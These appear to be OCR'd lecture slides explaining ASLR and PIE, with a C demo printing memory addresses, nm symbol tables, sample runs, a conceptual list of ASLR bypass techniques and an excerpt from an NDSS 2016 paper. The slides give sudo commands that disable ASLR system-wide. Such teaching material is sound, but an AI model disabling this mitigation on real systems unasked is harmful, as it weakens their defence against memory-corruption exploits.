
Defense: let’s randomize it!

- Attackers do not know where to jump...


Position Independent Executable (PIE)

Position-independent code (PIC) or position-independent executable (PIE) is a body of machine code that executes properly regardless of its absolute address.


Process Address Space in General




Traditional Process Address Space - Static Program




Traditional Process Address Space - Static Program w/shared Libs



ASLR Process Address Space - w/o PIE



ASLR Process Address Space - PIE



code/aslr1

```c
int k = 50;
int l;
char *p = "hello world";

int add(int a, int b)
{
   int i = 10;
   i = a + b;
   printf("The address of i is %p\n", &i);

   return i;
}

int sub(int d, int c)
{
   int j = 20;
   j = d - c;
   printf("The address of j is %p\n", &j);

   return j;
}

int compute(int a, int b, int c)
{
   return sub(add(a, b), c) * k;
}
```

```c
int main(int argc, char *argv[])
{
   printf("===== Libc function addresses =====\n");
   printf("The address of printf is %p\n", printf);
   printf("The address of memcpy is %p\n", memcpy);
   printf("The distance between printf and memcpy is %x\n", (int)printf - (int)memcpy);
   printf("The address of system is %p\n", system);
   printf("The distance between printf and system is %x\n", (int)printf - (int)system);
   printf("===== Module function addresses =====\n");
   printf("The address of main is %p\n", main);
   printf("The address of add is %p\n", add);
   printf("The distance between main and add is %x\n", (int)main - (int)add);
   printf("The address of sub is %p\n", sub);
   printf("The distance between main and sub is %x\n", (int)main - (int)sub);
   printf("The address of compute is %p\n", compute);
   printf("The distance between main and compute is %x\n", (int)main - (int)compute);

   printf("===== Global initialized variable addresses =====\n");
   printf("The address of k is %p\n", &k);
   printf("The address of p is %p\n", p);
   printf("The distance between k and p is %x\n", (int)&k - (int)p);

   printf("===== Global uninitialized variable addresses =====\n");
   printf("The address of l is %p\n", &l);
   printf("The distance between k and l is %x\n", (int)&k - (int)l);

   printf("===== Local variable addresses =====\n");
   return compute(9, 6, 4);
}
```

Check the symbols

nm | sort

```
00001000 t _init
000010c0 T _start
00001100 T __x86.get_pc_thunk.bx
00001110 t deregister_tm_clones
00001150 t register_tm_clones
000011a0 t __do_global_dtors_aux
000011f0 t frame_dummy
000011f9 T __x86.get_pc_thunk.dx
000011fd T add
00001261 T sub
000012c3 T compute
00001307 T main
0000158d T __x86.get_pc_thunk.ax
000015a0 T __libc_csu_init
00001610 T __libc_csu_fini
00001615 T __x86.get_pc_thunk.bp
00001620 T __stack_chk_fail_local
00001638 T _fini
00002000 R _fp_hw
00002004 R _IO_stdin_used
00002358 r __GNU_EH_FRAME_HDR
0000258c r __FRAME_END__
00003ec8 d __frame_dummy_init_array_entry
00003ec8 d __init_array_start
00003ecc d __do_global_dtors_aux_fini_array_entry
00003ecc d __init_array_end
00003ed0 d _DYNAMIC
00003fc8 d _GLOBAL_OFFSET_TABLE_
00004000 D __data_start
00004000 W data_start
00004004 D __dso_handle
00004008 D k
0000400c D p
00004010 B __bss_start
00004010 b completed.7621
00004010 D _edata
00004010 D __TMC_END__
00004014 B l
00004018 B _end
         U __libc_start_main@@GLIBC_2.0
         U memcpy@@GLIBC_2.0
         U printf@@GLIBC_2.0
         U puts@@GLIBC_2.0
         U __stack_chk_fail@@GLIBC_2.4
         U system@@GLIBC_2.0
         w __cxa_finalize@@GLIBC_2.1.3
         w __gmon_start__
         w _ITM_deregisterTMCloneTable
         w _ITM_registerTMCloneTable
```

```
0000000000001000 t _init
0000000000001090 T _start
00000000000010c0 t deregister_tm_clones
00000000000010f0 t register_tm_clones
0000000000001130 t __do_global_dtors_aux
0000000000001170 t frame_dummy
0000000000001179 T add
00000000000011dd T sub
000000000000123f T compute
000000000000127c T main
00000000000014f0 T __libc_csu_init
0000000000001560 T __libc_csu_fini
0000000000001568 T _fini
0000000000002000 R _IO_stdin_used
0000000000002378 r __GNU_EH_FRAME_HDR
000000000000253c r __FRAME_END__
0000000000003d98 d __frame_dummy_init_array_entry
0000000000003d98 d __init_array_start
0000000000003da0 d __do_global_dtors_aux_fini_array_entry
0000000000003da0 d __init_array_end
0000000000003da8 d _DYNAMIC
0000000000003f98 d _GLOBAL_OFFSET_TABLE_
0000000000004000 D __data_start
0000000000004000 W data_start
0000000000004008 D __dso_handle
0000000000004010 D k
0000000000004018 D p
0000000000004020 B __bss_start
0000000000004020 b completed.8059
0000000000004020 D _edata
0000000000004020 D __TMC_END__
0000000000004024 B l
0000000000004028 B _end
                 U __libc_start_main@@GLIBC_2.2.5
                 U memcpy@@GLIBC_2.14
                 U printf@@GLIBC_2.2.5
                 U puts@@GLIBC_2.2.5
                 U __stack_chk_fail@@GLIBC_2.4
                 U system@@GLIBC_2.2.5
                 w __cxa_finalize@@GLIBC_2.2.5
                 w __gmon_start__
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
```

PIE Overhead

- <1% in 64 bit

Access all strings via relative address from current rip

lea rdi, [rip+0x23423]

- ~3% in 32 bit

Cannot address using eip

Call __86.get_pc_thunk.xx functions

Temporarily enable and disable ASLR

Disable:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Enable:

```
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

ASLR Enabled; PIE; 32 bit

```
tancy@Tancy-PC:/mnt/c/Users/minta/Dropbox/sync/security$ ./aslr1_32
===== Libc function addresses =====
The address of printf is 0xf7d93520
The address of memcpy is 0xf7eb4ea0
The distance between printf and memcpy is ffede680
The address of system is 0xf7d83cd0
The distance between printf and system is f850
===== Module function addresses =====
The address of main is 0x565a12ab
The address of add is 0x565a11ad
The distance between main and add is fe
The address of sub is 0x565a120d
The distance between main and sub is 9e
The address of compute is 0x565a126b
The distance between main and compute is 40
===== Global initialized variable addresses =====
The address of k is 0x565a4008
The address of p is 0x565a2008
The distance between k and p is 2000
===== Global uninitialized variable addresses =====
The address of l is 0x565a4014
The distance between k and l is 565a4008
===== Local variable addresses =====
The address of i is 0xffb77ff8
The address of j is 0xffb77ff8
tancy@Tancy-PC:/mnt/c/Users/minta/Dropbox/sync/security$ ./aslr1_32
===== Libc function addresses =====
The address of printf is 0xf7d16520
The address of memcpy is 0xf7e37ea0
The distance between printf and memcpy is ffede680
The address of system is 0xf7d06cd0
The distance between printf and system is f850
===== Module function addresses =====
The address of main is 0x565902ab
The address of add is 0x565901ad
The distance between main and add is fe
The address of sub is 0x5659020d
The distance between main and sub is 9e
The address of compute is 0x5659026b
The distance between main and compute is 40
===== Global initialized variable addresses =====
The address of k is 0x56593008
The address of p is 0x56591008
The distance between k and p is 2000
===== Global uninitialized variable addresses =====
The address of l is 0x56593014
The distance between k and l is 56593008
===== Local variable addresses =====
The address of i is 0xffe74db8
The address of j is 0xffe74db8
```

ASLR Enabled; PIE; 64 bit

```
tancy@Tancy-PC:/mnt/c/Users/minta/Dropbox/sync/security$ ./aslr1_64
===== Libc function addresses =====
The address of printf is 0x7f23583b06f0
The address of memcpy is 0x7f23584f09c0
The distance between printf and memcpy is ffebfd30
The address of system is 0x7f23583a0d70
The distance between printf and system is f980
===== Module function addresses =====
The address of main is 0x55f613107282
The address of add is 0x55f613107179
The distance between main and add is 109
The address of sub is 0x55f6131071e0
The distance between main and sub is a2
The address of compute is 0x55f613107245
The distance between main and compute is 3d
===== Global initialized variable addresses =====
The address of k is 0x55f61310a010
The address of p is 0x55f613108008
The distance between k and p is 2008
===== Global uninitialized variable addresses =====
The address of l is 0x55f61310a024
The distance between k and l is 1310a010
===== Local variable addresses =====
The address of i is 0x7ffcd6e21c14
The address of j is 0x7ffcd6e21c14
tancy@Tancy-PC:/mnt/c/Users/minta/Dropbox/sync/security$ ./aslr1_64
===== Libc function addresses =====
The address of printf is 0x7ff7a51936f0
The address of memcpy is 0x7ff7a52d39c0
The distance between printf and memcpy is ffebfd30
The address of system is 0x7ff7a5183d70
The distance between printf and system is f980
===== Module function addresses =====
The address of main is 0x5576ea13a282
The address of add is 0x5576ea13a179
The distance between main and add is 109
The address of sub is 0x5576ea13a1e0
The distance between main and sub is a2
The address of compute is 0x5576ea13a245
The distance between main and compute is 3d
===== Global initialized variable addresses =====
The address of k is 0x5576ea13d010
The address of p is 0x5576ea13b008
The distance between k and p is 2008
===== Global uninitialized variable addresses =====
The address of l is 0x5576ea13d024
The distance between k and l is ea13d010
===== Local variable addresses =====
The address of i is 0x7ffea19634c4
The address of j is 0x7ffea19634c4
```

Bypass ASLR

- Address leak: certain vulnerabilities allow attackers to obtain the addresses required for an attack, which enables bypassing ASLR.
- Relative addressing: some vulnerabilities allow attackers to obtain access to data relative to a particular address, thus bypassing ASLR.
- Implementation weaknesses: some vulnerabilities allow attackers to guess addresses due to low entropy or faults in a particular ASLR implementation.
- Side channels of hardware operation: certain properties of processor operation may allow bypassing ASLR.

How to Make ASLR Win the Clone Wars: Runtime Re-Randomization

Kangjie Lu†, Stefan Nürnberger‡§, Michael Backes‡¶, and Wenke Lee†
†Georgia Institute of Technology, ‡CISPA, Saarland University, §DFKI, ¶MPI-SWS
kjlu@gatech.edu, {nuernberger, backes}@cs.uni-saarland.de, wenke@cc.gatech.edu

***Abstract*—Existing techniques for memory randomization such as the widely explored Address Space Layout Randomization (ASLR) perform a single, per-process randomization that is applied before or at the process' load-time. The efficacy of such upfront randomizations crucially relies on the assumption that an attacker has only one chance to guess the randomized address, and that this attack succeeds only with a very low probability. Recent research results have shown that this assumption is not valid in many scenarios, e.g., daemon servers fork child processes that inherent the state – and if applicable: the randomization – of their parents, and thereby create clones with the same memory layout. This enables the so-called *clone-probing* attacks where an adversary repeatedly probes different clones in order to increase its knowledge about their shared memory layout.**

In this paper, we propose RUNTIMEASLR – the first ap-

the exact memory location of these code snippets by means of various forms of memory randomization. As a result, a variety of different memory randomization techniques have been proposed that strive to impede, or ideally to prevent, the precise localization or prediction where specific code resides [29], [22], [4], [8], [33], [49]. Address Space Layout Randomization (ASLR) [44], [43] currently stands out as the most widely adopted, efficient such kind of technique.

All existing techniques for memory randomization including ASLR are conceptually designed to perform a single, once-and-for-all randomization before or at the process' load-time. The efficacy of such upfront randomizations hence crucially relies on the assumption that an attacker has only one chance

NDSS 2016